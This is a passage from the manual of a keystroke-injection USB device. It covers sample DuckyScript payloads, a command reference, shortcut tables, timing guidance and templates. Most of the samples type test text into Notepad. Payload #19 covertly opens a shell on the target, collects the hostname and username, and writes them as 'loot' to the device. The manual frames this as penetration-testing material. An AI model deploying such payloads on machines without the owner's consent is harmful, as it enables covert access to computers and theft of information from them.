- Blank ScreenSaveTimeOut and ScreenSaverIsSecure = no screensaver configured (FINDING)
- Blank InactivityTimeoutSecs = no Group Policy forced lock timeout (FINDING)
- These blank results ARE the audit findings — document them in your report

#16 Injection Speed Test TESTING BEGINNER

Target: Windows
Purpose: Open Notepad and type a full character set to verify injection reliability

```
REM #16: Injection Speed Test

DELAY 2000
GUI r
DELAY 600
STRING notepad
ENTER
DELAY 1200
STRING abcdefghijklmnopqrstuvwxyz
ENTER
STRING ABCDEFGHIJKLMNOPQRSTUVWXYZ
ENTER
STRING 0123456789
ENTER
RELEASE_ALL
```

- Count chars in each line: 26 lowercase / 26 uppercase / 10 digits
- Any missing characters = inject speed too fast — increase in Settings

#17 REPEAT Command Test TESTING BEGINNER

Target: Windows
Purpose: Demonstrate the REPEAT command in Notepad

```
REM #17: REPEAT Command Test

DELAY 2000
GUI r
DELAY 600
STRING notepad
ENTER
DELAY 1200
STRING First line
ENTER
REPEAT 4
REM ENTER above is repeated 4 more times = 5 blank lines total
STRING After 5 ENTER presses
RELEASE_ALL
```

- REPEAT n repeats the immediately preceding command n additional times

Category: CROSS-PLATFORM

Cross-platform payloads use OS_DETECT and $_OS to automatically adapt to the target OS. All require V3 Engine enabled in Settings.

> 💡 **V3 Engine Required**
> All CROSS-PLATFORM payloads require DuckyScript V3 Engine ENABLED.
> Settings → DuckyScript V3 Engine → confirm STATUS: ENABLED.

#18 **Cross-Platform Terminal** CROSS-PLATFORM INTERMEDIATE

Target: Windows / Linux / macOS
Purpose: Detect OS automatically and open the correct terminal on any target

```
REM #18: Cross-Platform Terminal
REM Requires: V3 Engine ENABLED

DEFINE #SETTLE    2000
DEFINE #OS_WAIT   500
DEFINE #APP_WAIT  1500

DELAY #SETTLE
SAVE_HOST_KEYBOARD_STATE
OS_DETECT
DELAY #OS_WAIT
RESTORE_HOST_KEYBOARD_STATE
DELAY 300

IF ($_OS == Windows) THEN
    GUI r
    DELAY 700
    STRING powershell
    ENTER
    DELAY 2000
    REM Extra delay ensures PS window has focus before next action
    REM ESC clears any lingering dialog that may have focus
    ESC
    DELAY 300
END_IF

IF ($_OS == Linux) THEN
    CTRL ALT t
    DELAY #APP_WAIT
END_IF
```

```
IF ($_OS == Mac) THEN
    GUI SPACE
    DELAY 700
    STRINGLN terminal
    DELAY #APP_WAIT
END_IF

RELEASE_ALL
```

- $_OS values are case-sensitive: Windows / Linux / Mac
- SAVE/RESTORE keyboard state protects CapsLock during OS detection

#19 Cross-Platform System Info CROSS-PLATFORM INTERMEDIATE

Target: Windows / Linux / macOS

Purpose: Detect OS and capture basic system information using the correct method per platform

```
REM #19: Cross-Platform System Info
REM Requires: V3 Engine ENABLED

DELAY 2000
SAVE_HOST_KEYBOARD_STATE
OS_DETECT
DELAY 500
RESTORE_HOST_KEYBOARD_STATE
DELAY 300

REM === WINDOWS ===
IF ($_OS == Windows) THEN
    GUI r
    DELAY 600
    STRING powershell
    ENTER
    DELAY 1500
    STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like
'*USB Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+')
{$matches[0]}}|Select-Object -First 1)
    ENTER
    DELAY 800
    STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
    ENTER
    DELAY 600
    STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('OS:
Windows');$port.WriteLine('Host: '+$env:COMPUTERNAME);
$port.WriteLine('User: '+$env:USERNAME);$port.WriteLine('<</LOOT>>');
$port.Close()}
```

```
    ENTER
    DELAY 2000
    STRING exit
    ENTER
END_IF

REM === LINUX ===
IF ($_OS == Linux) THEN
    CTRL ALT t
    DELAY 1500
    STRINGLN echo '<<LOOT>>' > /dev/ttyACM0 && echo OS: Linux >>
/dev/ttyACM0 && hostname >> /dev/ttyACM0 && whoami >> /dev/ttyACM0 && echo
'<</LOOT>>' >> /dev/ttyACM0
    DELAY 1000
END_IF

REM === MACOS ===
IF ($_OS == Mac) THEN
    GUI SPACE
    DELAY 700
    STRINGLN terminal
    DELAY 2000
    STRINGLN echo '<<LOOT>>' > /dev/tty.usbmodem* && echo OS: macOS >>
/dev/tty.usbmodem* && hostname >> /dev/tty.usbmodem* && whoami >>
/dev/tty.usbmodem* && echo '<</LOOT>>' >> /dev/tty.usbmodem*
    DELAY 1000
END_IF

RELEASE_ALL
```

- Windows uses confirmed WMI COM detection
- Linux uses /dev/ttyACM0 — adjust if your system uses a different device name
- macOS uses wildcard /dev/tty.usbmodem*

#20 V3 Counter and Logic Demo CROSS-PLATFORM INTERMEDIATE

Target: Windows (Notepad)
Purpose: Demonstrate V3 variables, loops, and conditional branching with visible output

```
REM #20: V3 Counter and Logic Demo
REM Requires: V3 Engine ENABLED

DEFINE #MAX_COUNT  5

DELAY 2000
GUI r
DELAY 600
STRING notepad
ENTER
DELAY 1200

VAR $i = 1
WHILE ($i <= #MAX_COUNT)
    STRING Iteration:
    STRING $i
    ENTER
    $i++
END_WHILE

ENTER
VAR $score = 42
IF ($score > 50) THEN
    STRING Score is high
ELSE
    STRING Score is low
END_IF
ENTER

SAVE_HOST_KEYBOARD_STATE
OS_DETECT
DELAY 400
RESTORE_HOST_KEYBOARD_STATE
STRING Detected OS:
STRING $_OS
ENTER

RELEASE_ALL
```

- Expected output: 5 iteration lines, score result, OS name
- Safe learning payload — run on your own machine to understand V3

> *“The machine assigns the port — the payload finds it. That is what makes a payload work everywhere, not just on one computer.”*
>
> *— HaxStik Payload Design Principle*

> *“A payload that works reliably every time is built on three things: correct commands typed into the right place, timing that matches the target hardware, and a port the script finds itself.”*
>
> *— HaxStik Development Principle*

> *“Test on your own machine first. Every time. No exceptions.”*
>
> *— Universal Penetration Testing Rule*

PART III · DUCKYSCRIPT SCRIPTING GUIDE

Chapter

13

DuckyScript Quick Reference

Every command, every alias, every syntax detail — verified from HaxStik v1.0.0 firmware source code.

Skill Level:

● **BEGINNER** ● **INTERMEDIATE** ● **ADVANCED**

13.1 Complete Command Reference — Alphabetical

Every DuckyScript command supported by HaxStik v1.0.0 firmware, listed alphabetically. All commands and aliases are verified directly from the firmware source code. Commands marked with an asterisk (*) require V3 Engine enabled.

> ⚠️ **LED Commands — Firmware Exists, Hardware Does Not**
> LED_ON, LED_OFF, and LED_BLINK exist in the firmware and are valid DuckyScript commands. However, HaxStik hardware has NO physical LED. These commands execute silently with no visible effect. Do not use them as visual feedback in payloads — they will not produce any output. Use the System Log (PAYLOAD: finished) or Loot Manager instead.

Command	Aliases	Syntax	Category	Description
ALT	—	ALT F4	MODIFIER	Press Alt + another key. Supports F1–F12, TAB, SPACE, ESC, ENTER, DELETE, or any letter.
ATTACKMODE	—	ATTACKMODE HID	SKIPPED	Not supported on ESP32-S3. Silently skipped. Logged as: ATTACKMODE: not supported (skipped).
BACKSPACE	BS	BACKSPACE	SINGLE KEY	Delete character before cursor.
BREAK	PAUSE	BREAK	SINGLE KEY	Pause/Break key.
BS	BACKSPACE	BS	SINGLE KEY	Alias for BACKSPACE.
CAPSLOCK	—	CAPSLOCK	SINGLE KEY	Toggle Caps Lock on/off. Each press increments the internal capsLockPressCount used by SAVE/RESTORE.
CLICK	MOUSE_CLICK, MOUSECLICK	CLICK LEFT	MOUSE	Left, right, or middle mouse click. Alias for MOUSE_CLICK.
CTRL	CONTROL	CTRL c	MODIFIER	Press Ctrl + another key. Supports single letters, F1–F12, ESC, and two-modifier combos: CTRL SHIFT x, CTRL ALT x.
CTRL-ESC	—	CTRL-ESC	MODIFIER	Ctrl+Escape — opens Windows Start Menu. Alternative to GUI key when Windows key is disabled.
CONTROL	CTRL	CONTROL c	MODIFIER	Alias for CTRL.
DCLICK	MOUSE_DCLICK, MOUSE_DOUBLECLICK	DCLICK LEFT	MOUSE	Alias for MOUSE_DCLICK.

Command	Aliases	Syntax	Category	Description
DEFAULT_DELAY	DEFAULTDELAY	DEFAULT_DELAY 200	TIMING	Automatic delay added after every subsequent command. Set to 0 to disable.
DEFAULTDELAY	DEFAULT_DELAY	DEFAULTDELAY 200	TIMING	Alias for DEFAULT_DELAY.
DEL	DELETE	DEL	SINGLE KEY	Alias for DELETE.
DELAY	—	DELAY 1000	TIMING	Pause execution for specified milliseconds. Chunked in 100ms pieces — Emergency Stop can interrupt mid-delay.
DELETE	DEL	DELETE	SINGLE KEY	Delete character after cursor, or delete selected content.
DOWN	DOWNARROW	DOWN	SINGLE KEY	Down arrow key.
DOWNARROW	DOWN	DOWNARROW	SINGLE KEY	Alias for DOWN.
END	—	END	SINGLE KEY	Jump to end of current line.
ENTER	—	ENTER	SINGLE KEY	Press and release Enter/Return key.
ESC	ESCAPE	ESC	SINGLE KEY	Press Escape key.
ESCAPE	ESC	ESCAPE	SINGLE KEY	Alias for ESC.
F1	—	F1	SINGLE KEY	Function key F1.
F2	—	F2	SINGLE KEY	Function key F2. Rename in Explorer.
F3	—	F3	SINGLE KEY	Function key F3. Find/Search.
F4	—	F4	SINGLE KEY	Function key F4. Address bar in Explorer.
F5	—	F5	SINGLE KEY	Function key F5. Refresh/Reload.
F6	—	F6	SINGLE KEY	Function key F6. Focus address bar.
F7	—	F7	SINGLE KEY	Function key F7. Spell check.
F8	—	F8	SINGLE KEY	Function key F8. Windows boot menu.
F9	—	F9	SINGLE KEY	Function key F9. Send/Receive in Outlook.
F10	—	F10	SINGLE KEY	Function key F10. Menu bar focus.
F11	—	F11	SINGLE KEY	Function key F11. Toggle fullscreen.
F12	—	F12	SINGLE KEY	Function key F12. Browser dev tools.

Command	Aliases	Syntax	Category	Description
GUI	WINDOWS	GUI r	MODIFIER	Press Windows/Super key alone or with another key. GUI r = Run dialog. GUI l = Lock screen.
HOLD	—	HOLD CTRL	HOLD/REL	Hold a key down without releasing. Supports: GUI/WIN/WINDOWS, CTRL/CONTROL, ALT, SHIFT, or any single character.
HOME	—	HOME	SINGLE KEY	Jump to start of current line.
IF	—	IF ($x == 1) THEN	V3	Conditional block. Requires V3 Engine enabled. See Section 13.5.
INSERT	—	INSERT	SINGLE KEY	Toggle Insert mode in text editors.
JITTER	—	JITTER 100	TIMING	Add random extra delay per keystroke. Range 0–1000ms. 0 disables. Applied after each STRING character.
LED_BLINK	LEDBLINK	LED_BLINK 3	DEVICE	Blinks onboard LED n times (default 3) at 80ms speed. NOTE: HaxStik hardware has no physical LED — executes silently.
LED_OFF	LEDOFF	LED_OFF	DEVICE	Turns onboard LED off. NOTE: HaxStik hardware has no physical LED — executes silently.
LED_ON	LEDON	LED_ON	DEVICE	Turns onboard LED on. NOTE: HaxStik hardware has no physical LED — executes silently.
LEDBLINK	LED_BLINK	LEDBLINK 3	DEVICE	Alias for LED_BLINK. No physical LED.
LEDOFF	LED_OFF	LEDOFF	DEVICE	Alias for LED_OFF. No physical LED.
LEDON	LED_ON	LEDON	DEVICE	Alias for LED_ON. No physical LED.
LEFT	LEFTARROW	LEFT	SINGLE KEY	Left arrow key.
LEFTARROW	LEFT	LEFTARROW	SINGLE KEY	Alias for LEFT.
MOUSE_CLICK	MOUSECLICK, CLICK	MOUSE_CLICK LEFT	MOUSE	Click LEFT, RIGHT, or MIDDLE mouse button at current cursor position.
MOUSE_DCLICK	MOUSE_DOUBLECLICK, DCLICK	MOUSE_DCLICK LEFT	MOUSE	Double-click LEFT or RIGHT mouse button.
MOUSE_DOUBLECLICK	MOUSE_DCLICK, DCLICK	MOUSE_DOUBLECLICK LEFT	MOUSE	Alias for MOUSE_DCLICK.
MOUSE_DRAG	MOUSEDRAG	MOUSE_DRAG 100 50	MOUSE	Click-hold LEFT button, move to relative X Y coordinates,

Command	Aliases	Syntax	Category	Description
				release. Performs a drag operation.
MOUSE_JIGGLE	—	MOUSE_JIGGLE	MOUSE	Move mouse 2px right then 2px left. One-shot anti-screensaver action. Different from TOOLS Mouse Jiggler (1px, 60s interval).
MOUSE_MOVE	MOUSEMOVE	MOUSE_MOVE 50 -30	MOUSE	Move cursor relative to current position. X: positive=right, negative=left. Y: positive=down, negative=up. Max ±127 per chunk, auto-chunked for larger values.
MOUSE_PRESS	MOUSEPRESS	MOUSE_PRESS LEFT	MOUSE	Hold a mouse button down without releasing. Pair with MOUSE_RELEASE.
MOUSE_RELEASE	MOUSERELEASE	MOUSE_RELEASE LEFT	MOUSE	Release a held mouse button.
MOUSE_SCROLL	MOUSESCROLL, SCROLL	MOUSE_SCROLL 5	MOUSE	Scroll mouse wheel. Positive = scroll up. Negative = scroll down.
MOUSECLICK	MOUSE_CLICK, CLICK	MOUSECLICK LEFT	MOUSE	Alias for MOUSE_CLICK.
MOUSEDRAG	MOUSE_DRAG	MOUSEDRAG 100 50	MOUSE	Alias for MOUSE_DRAG.
MOUSEMOVE	MOUSE_MOVE	MOUSEMOVE 50 -30	MOUSE	Alias for MOUSE_MOVE.
MOUSEPRESS	MOUSE_PRESS	MOUSEPRESS LEFT	MOUSE	Alias for MOUSE_PRESS.
MOUSERELEASE	MOUSE_RELEASE	MOUSERELEASE LEFT	MOUSE	Alias for MOUSE_RELEASE.
MOUSESCROLL	MOUSE_SCROLL, SCROLL	MOUSESCROLL 3	MOUSE	Alias for MOUSE_SCROLL.
NUMLOCK	—	NUMLOCK	SINGLE KEY	Toggle Num Lock on/off.
NUMLOCK_FORCE	NUMLOCKFORCE, NUMLOCK_ON	NUMLOCK_FORCE	SPECIAL	Force Num Lock ON. Required before STRING_ALT on Windows. Waits 150ms for host to update LED state.
NUMLOCKFORCE	NUMLOCK_FORCE, NUMLOCK_ON	NUMLOCKFORCE	SPECIAL	Alias for NUMLOCK_FORCE.
NUMLOCK_ON	NUMLOCK_FORCE, NUMLOCKFORCE	NUMLOCK_ON	SPECIAL	Alias for NUMLOCK_FORCE.
OS_DETECT	—	OS_DETECT	DEVICE	Run OS fingerprinting. Sets $_OS to Windows, Linux, Mac, or Unknown. Uses USB LED sync for Windows, CapsLock timing for Linux/Mac.
PAGEDOWN	—	PAGEDOWN	SINGLE KEY	Scroll down one page.
PAGEUP	—	PAGEUP	SINGLE KEY	Scroll up one page.
PAUSE	BREAK	PAUSE	SINGLE KEY	Pause/Break key.

Command	Aliases	Syntax	Category	Description
PRINTSCREEN	—	PRINTSCREEN	SINGLE KEY	Capture full screenshot to clipboard.
RANDOM_CHAR	—	RANDOM_CHAR	TEXT	Type one random printable ASCII character (space to ~, 95 possible characters).
RELEASE	—	RELEASE CTRL	HOLD/REL	Release a specific key held by HOLD. Supports: GUI/WIN/WINDOWS, CTRL/CONTROL, ALT, SHIFT, or any single character.
RELEASE_ALL	RELEASEALL	RELEASE_ALL	HOLD/REL	Release ALL held keyboard keys AND all mouse buttons (LEFT, RIGHT, MIDDLE) simultaneously.
RELEASEALL	RELEASE_ALL	RELEASEALL	HOLD/REL	Alias for RELEASE_ALL.
REM	—	REM comment text	TEXT	Single-line comment. Entire line is ignored by the parser.
REM_BLOCK	—	REM_BLOCK	TEXT	Start of multi-line comment block. Everything until END_REM is ignored.
REPEAT	—	REPEAT 5	TEXT	Repeat the immediately preceding command N times. Works with STRING, ENTER, TAB, SPACE, BACKSPACE.
RESTORE_HOST_KEYBOARD_STATE	—	RESTORE_HOST_KEYBOARD_STATE	DEVICE	Restore CapsLock to pre-save state by pressing CapsLock if odd number of toggles occurred since SAVE.
RIGHT	RIGHTARROW	RIGHT	SINGLE KEY	Right arrow key.
RIGHTARROW	RIGHT	RIGHTARROW	SINGLE KEY	Alias for RIGHT.
SAVE_HOST_KEYBOARD_STATE	—	SAVE_HOST_KEYBOARD_STATE	DEVICE	Save current CapsLock press count and release all held keys. Pair with RESTORE_HOST_KEYBOARD_STATE.
SCROLL	MOUSE_SCROLL, MOUSESCROLL	SCROLL 3	MOUSE	Alias for MOUSE_SCROLL.
SCROLLLOCK	—	SCROLLLOCK	SINGLE KEY	Toggle Scroll Lock on/off.
SHIFT	—	SHIFT a	MODIFIER	Press Shift + another key. Supports any character, F1–F12, TAB, DELETE, INSERT.
SPACE	—	SPACE	SINGLE KEY	Press Space bar.
STRING	—	STRING Hello World	TEXT	Type text one character at a time at the configured inject speed. Does NOT press Enter at end.
STRING_ALT	STRINGALT	STRING_ALT café	SPECIA	Type characters using

Command	Aliases	Syntax	Category	Description
			L	Alt+Numpad codes. Layout-independent — produces correct characters on any keyboard layout. Requires NUMLOCK_FORCE first on Windows.
STRING_DELAY	—	STRING_DELAY 50	TIMING	Set per-character delay for STRING commands in this payload. Range 0–500ms. Overrides global inject speed.
STRINGALT	STRING_ALT	STRINGALT text	SPECIAL	Alias for STRING_ALT.
STRINGLN	—	STRINGLN Hello	TEXT	Same as STRING but presses Enter automatically after the last character. Equivalent to STRING + ENTER.
TAB	—	TAB	SINGLE KEY	Press Tab key — move to next form field, indent.
UP	UPARROW	UP	SINGLE KEY	Up arrow key.
UPARROW	UP	UPARROW	SINGLE KEY	Alias for UP.
VAR	—	VAR $x = 0	V3	Declare a V3 variable. Requires V3 Engine enabled.
WAIT	WAIT_FOR_STOP	WAIT	DEVICE	Pause until Emergency Stop is tapped OR 300,000ms (5 minutes) safety timeout. Whichever comes first.
WAIT_FOR_CAPS_CHANGE	—	WAIT_FOR_CAPS_CHANGE	DEVICE	Wait until CapsLock LED changes OR 10,000ms (10 seconds) timeout.
WAIT_FOR_STOP	WAIT	WAIT_FOR_STOP	DEVICE	Alias for WAIT. Same 5-minute timeout behavior.
WHILE	—	WHILE ($x < 10)	V3	V3 loop block. Requires V3 Engine enabled. 100,000 iteration safety cap.
WINDOWS	GUI	WINDOWS r	MODIFIER	Alias for GUI.

13.2 Key Combination Cheat Sheet

Only key combinations confirmed working from HaxStik firmware source code are listed here.

Windows Key Combinations

Shortcut	DuckyScript Command	What It Does
GUI r	GUI r	Open Run dialog — the gateway to launching any application
GUI d	GUI d	Show Desktop — minimize all open windows
GUI l	GUI l	Lock Screen — requires password to resume
GUI e	GUI e	Open File Explorer
GUI x	GUI x	Open Power User / Quick Link menu
GUI SPACE	GUI SPACE	Switch keyboard language / input method
GUI TAB	GUI TAB	Open Task View (virtual desktops overview)
GUI ENTER	GUI ENTER	Open Narrator accessibility tool
WINDOWS	WINDOWS	Press Windows key alone — open Start Menu
CTRL-ESC	CTRL-ESC	Open Start Menu (alt to GUI key — works when GUI key is blocked)
CTRL c	CTRL c	Copy selected content to clipboard
CTRL v	CTRL v	Paste from clipboard
CTRL x	CTRL x	Cut selected content
CTRL z	CTRL z	Undo last action
CTRL a	CTRL a	Select all content
CTRL s	CTRL s	Save current file
CTRL w	CTRL w	Close current tab or window
CTRL t	CTRL t	Open new browser tab
CTRL ALT DELETE	CTRL ALT DELETE	Open security screen (lock, task manager, sign out options)
CTRL SHIFT ESCAPE	CTRL SHIFT ESCAPE	Open Task Manager directly
CTRL SHIFT n	CTRL SHIFT n	New folder (Explorer) / Incognito tab (Chrome)
CTRL F5	CTRL F5	Hard refresh browser (clears cache)
ALT F4	ALT F4	Close active window or application
ALT TAB	ALT TAB	Switch to previous application
ALT SPACE	ALT SPACE	Open window control menu
ALT ENTER	ALT ENTER	Open properties of selected item
SHIFT DELETE	SHIFT DELETE	Permanently delete (bypass Recycle Bin)
SHIFT TAB	SHIFT TAB	Reverse Tab — move to previous form field

Shortcut	DuckyScript Command	What It Does
SHIFT F10	SHIFT F10	Open right-click context menu (keyboard substitute)
PRINTSCREEN	PRINTSCREEN	Capture full screen to clipboard

macOS Key Combinations

Action	DuckyScript Command	Notes
Spotlight Search	GUI SPACE	Open Spotlight — search for apps, files, web
Quit Application	GUI q	Fully quit (not just close) the active application
Close Window	GUI w	Close current window without quitting the app
Full Screenshot	COMMAND SHIFT 3	Capture full screen and save to Desktop
Area Screenshot	COMMAND SHIFT 4	Screenshot tool — select a region of the screen
Application Switcher	COMMAND TAB	Switch between open applications
Lock Screen	CTRL COMMAND q	Lock the macOS screen immediately
Force Quit Menu	COMMAND ALT ESCAPE	Open Force Quit Applications dialog
New Finder Window	COMMAND n	Open new Finder window
Open Terminal	GUI SPACE → terminal	Open Spotlight then type terminal and press Enter

Linux Key Combinations

Action	DuckyScript Command	Notes
Open Terminal (GNOME/Ubuntu)	CTRL ALT t	Standard terminal shortcut on most GNOME-based distros
Open Run Dialog (KDE)	ALT F2	Opens KRunner on KDE Plasma
Activities Overview (GNOME)	GUI	Press Super/Windows key alone to open Activities
Lock Screen	CTRL ALT l	Lock screen on GNOME and KDE
Close Window	ALT F4	Close active window — works on most Linux DEs
Application Switcher	ALT TAB	Switch between applications
Log Out of Terminal	CTRL d	Send EOF / log out of shell session

13.3 HOLD Key Reference

The HOLD command keeps a key physically pressed while other commands execute. This section documents exactly which keys HOLD supports — confirmed directly from the firmware source code.

Supported Keys for HOLD and RELEASE

HOLD / RELEASE Argument	What It Holds
GUI / WIN / WINDOWS	Hold the Windows/Super key. All three names accepted.
CTRL / CONTROL	Hold the Left Ctrl key. Both names accepted.
ALT	Hold the Left Alt key.
SHIFT	Hold the Left Shift key.
Any single character	Hold the key that produces that character — e.g. HOLD a, HOLD 1, HOLD F

Important: HOLD only holds modifier keys and single characters. It cannot hold F1–F12, arrow keys, ENTER, TAB, or other special keys. For those, use the CTRL / ALT / SHIFT / GUI modifier commands which handle the press-and-release automatically.

HOLD and RELEASE_ALL behavior

```
REM Correct HOLD usage:
HOLD SHIFT
STRING hello
RELEASE SHIFT
REM Result: HELLO (uppercase because Shift held)

REM RELEASE_ALL also releases all mouse buttons:
REM Mouse.release(MOUSE_LEFT)
REM Mouse.release(MOUSE_RIGHT)
REM Mouse.release(MOUSE_MIDDLE)
RELEASE_ALL
```

13.4 Mouse Commands Reference

Mouse Command Syntax and Behavior

Command	Example	Behavior
`MOUSE_MOVE x y`	`MOUSE_MOVE 50 -30`	Move cursor relative to current position. X: +right/-left. Y: +down/-up. Max ±127 per chunk. Larger values auto-chunked into multiple moves.
`MOUSE_CLICK btn`	`MOUSE_CLICK LEFT`	Click a mouse button. Arguments: LEFT, RIGHT, or MIDDLE.
`MOUSE_DCLICK btn`	`MOUSE_DCLICK LEFT`	Double-click LEFT or RIGHT button at current position.
`MOUSE_PRESS btn`	`MOUSE_PRESS LEFT`	Hold a mouse button down without releasing. Pair with MOUSE_RELEASE.
`MOUSE_RELEASE btn`	`MOUSE_RELEASE LEFT`	Release a held mouse button.
`MOUSE_SCROLL n`	`MOUSE_SCROLL 5`	Scroll wheel. Positive = up, negative = down. Value is scroll units.
`MOUSE_DRAG x y`	`MOUSE_DRAG 200 0`	Click-hold LEFT, move to relative X Y, release. Drag operation.
`MOUSE_JIGGLE`	`MOUSE_JIGGLE`	Move 2px right then 2px left. One-shot anti-sleep. Different from TOOLS Mouse Jiggler (1px, 60s interval).

> ℹ️ **MOUSE_MOVE Axis Limit**
> MOUSE_MOVE values are clamped to ±127 per chunk (int8 range).
> If you specify larger values like MOUSE_MOVE 500 0, the firmware
> automatically chunks it into multiple 127-pixel moves until the
> full distance is covered. You can use any value — chunking is automatic.

13.5 V3 Engine Quick Reference

All V3 features require DuckyScript V3 Engine enabled in Settings → V3 Engine panel. With V3 disabled, all V3 syntax is treated as unknown commands and skipped. V3 is enabled by default.

V3 Commands and Syntax

Command	Example	Behavior
`VAR $name = value`	`VAR $count = 0`	Declare a variable. String or integer. After declaration, update without VAR: $count = $count + 1
`$name = expr`	`$x = $x + 1`	Standalone assignment. Update a declared variable. Supports: + - * / ++ --
`$name++`	`$count++`	Increment shorthand — equivalent to $count = $count + 1
`$name--`	`$count--`	Decrement shorthand — equivalent to $count = $count - 1
`IF cond THEN ... END_IF`	`IF ($x == 1) THEN`	Conditional block. Commands inside only execute when condition is true.
`IF ... ELSE ... END_IF`	`IF ($x > 0) THEN`	Conditional with else branch. Commands after ELSE run when condition is false.
`ENDIF`	`ENDIF`	Alternate spelling for END_IF — both accepted.
`WHILE cond ... END_WHILE`	`WHILE ($i < 10)`	Loop — repeats until condition is false. 100,000 iteration safety cap. 64KB expanded output cap.
`ENDWHILE`	`ENDWHILE`	Alternate spelling for END_WHILE — both accepted.
`FUNCTION name ... END_FUNCTION`	`FUNCTION MY_FUNC`	Define a reusable block. Collected in pre-pass — can appear anywhere in file.
`RETURN`	`RETURN`	Exit from current FUNCTION body.
`CALL name`	`CALL MY_FUNC`	Execute a defined function. One level of nested CALL supported.
`DEFINE #NAME value`	`DEFINE #DELAY 1000`	Compile-time constant. Substituted everywhere #NAME appears before execution.
`REM_BLOCK`	`REM_BLOCK`	Begin multi-line comment block. All content until END_REM is ignored.
`END_REM`	`END_REM`	End multi-line comment block.
`ENDREM`	`ENDREM`	Alternate spelling for END_REM — both accepted.
`EXTENSION`	`EXTENSION HID_KEYBOARD`	Hak5 compatibility stub. Silently ignored — no effect on HaxStik.
`END_EXTENSION`	`END_EXTENSION`	Hak5 compatibility stub. Silently ignored.

V3 Built-in Variables

Built-in Variable	Description
$_OS	Result of last OS_DETECT: Windows, Linux, Mac, or Unknown. Case-sensitive in comparisons.
$_HOSTNAME	Always returns the string HAXSTIK. Identifies the device in loot entries.
$_RANDOM	Random integer 0–99999. Different value each time it is evaluated.
$RANDOM_INT(min,max)	Random integer between min and max inclusive. Example: $RANDOM_INT(1,100)

V3 Operators

Operator	Usage
== (equal)	IF ($x == 5) THEN — true when $x equals 5. Works for both numbers and strings.
!= (not equal)	IF ($x != 0) THEN — true when $x is not zero.
> (greater than)	IF ($x > 10) THEN
< (less than)	IF ($x < 10) THEN
>= (greater or equal)	IF ($x >= 10) THEN
<= (less or equal)	IF ($x <= 10) THEN
&& (AND)	IF ($x > 0 && $x < 10) THEN — both conditions must be true.
|| (OR)	IF ($x == 0 || $x == 1) THEN — either condition must be true.
+ - * / (arithmetic)	$result = $a + $b — integer arithmetic only, no decimals.

⚠ PowerShell Dollar Sign Conflict

When V3 Engine is enabled, the $ character is interpreted as a V3 variable prefix. PowerShell scripts using $env:USERNAME, $true, etc. may be misinterpreted. Use the \$ escape to produce a literal dollar sign in STRING commands:

STRING echo \$env:USERNAME → PowerShell receives: echo $env:USERNAME

Or disable V3 in Settings for PowerShell-heavy payloads with no V3 logic.

13.6 Timing Reference

Timing Command Ranges and Behavior

Command	Range and Behavior
DELAY ms	Any value in milliseconds. Chunked internally at 100ms so Emergency Stop can interrupt. DELAY 1000 = 1 second.
DEFAULT_DELAY ms	Auto-added after every command. Set to 0 to disable. Applied after the command including itself.
STRING_DELAY ms	Per-character delay for STRING commands. Range: 0–500ms (enforced by firmware). Overrides global inject speed for this payload only.
JITTER max_ms	Random extra delay per character after STRING. Range: 0–1000ms (enforced by firmware). 0 = disabled.
WAIT timeout	Pause until Emergency Stop OR 300,000ms (5 min) safety timeout.
WAIT_FOR_CAPS_CHANGE timeout	Pause until CapsLock LED change detected OR 10,000ms (10 sec) timeout.

Recommended Delays for Common Actions

Situation	Recommended DELAY
After GUI r (Run dialog opens)	DELAY 500–800ms — wait for Run dialog to appear on screen
After typing app name + ENTER	DELAY 1000–2000ms — wait for application to open and be ready
After STRINGLN powershell + ENTER	DELAY 1500ms — wait for PowerShell window to fully initialize
After CTRL ALT t (Linux terminal)	DELAY 1500ms — wait for terminal emulator to load
After GUI SPACE (macOS Spotlight)	DELAY 700–800ms — wait for Spotlight to appear
After STRINGLN terminal (macOS)	DELAY 2000ms — wait for Terminal.app to launch
After CTRL ALT DELETE	DELAY 1500–2000ms — security screen loads slowly
After opening a browser	DELAY 2000–3000ms — browser startup takes time
After ALT TAB (window switch)	DELAY 300–500ms — let window focus settle
Between typing and pressing ENTER	Usually 0 — unless typing into a slow web form
At payload start (boot context)	DELAY 2000–5000ms — let OS and USB settle after plug-in
In virtual machines	Use 2× normal delay values — VMs enumerate USB slowly

Global Injection Speed — Reference

Setting	Speed and Use Case
Insane — 10ms per key	~1,000 WPM — 100 keys/sec. High-end modern hardware only. Risk: dropped characters.
Fast (Default) — 30ms per key	~333 WPM — 33 keys/sec. Recommended for most modern Windows/macOS/Linux.

Setting	Speed and Use Case
Normal — 50ms per key	~200 WPM — 20 keys/sec. Older hardware, budget machines, heavy CPU load.
Slow — 100ms per key	~100 WPM — 10 keys/sec. Windows 7/8, virtual machines, aged hardware.
Very Slow — 500ms per key	~20 WPM — 2 keys/sec. Kiosks, thin clients, remote desktop, maximum compatibility.

13.7 Payload Template Library

Four copy-ready payload templates covering the most common starting points. Each template follows the structured design principles from Chapter 11 — header comments, DEFINE constants, safety delay, sections, and cleanup.

Template 1 — Windows PowerShell Opener

Use this as the starting point for any Windows payload that needs PowerShell. Opens a visible PowerShell window via the Run dialog. All payload commands go in the MAIN LOGIC section.

Windows PowerShell Opener Template

```
REM ============================================
REM PAYLOAD: [Your Payload Name Here]
REM VERSION: 1.0
REM TARGET:  Windows 10/11
REM PURPOSE: [One sentence describing purpose]
REM ============================================

DEFINE #SETTLE    2000
DEFINE #PS_WAIT   1500
DEFINE #CMD_WAIT  600

REM --- SAFETY DELAY ---
DELAY #SETTLE

REM --- OPEN POWERSHELL ---
REM Run box only gets short text — powershell is short enough
GUI r
DELAY #CMD_WAIT
STRING powershell
ENTER
DELAY #PS_WAIT

REM --- MAIN LOGIC ---
REM Type your PowerShell commands here
REM Each command on its own line using STRING + ENTER

REM --- CLEANUP ---
STRING exit
ENTER
RELEASE_ALL
```

Template 2 — macOS Terminal Opener

Use this as the starting point for any macOS payload that needs a terminal. Opens Terminal via Spotlight search.

macOS Terminal Opener Template

```
REM ============================================
REM PAYLOAD: [Your Payload Name Here]
REM VERSION: 1.0
REM TARGET:  macOS
REM PURPOSE: [One sentence describing purpose]
REM ============================================

DEFINE #SETTLE      2000
DEFINE #SPOT_WAIT   800
DEFINE #TERM_WAIT   2000

REM --- SAFETY DELAY ---
DELAY #SETTLE

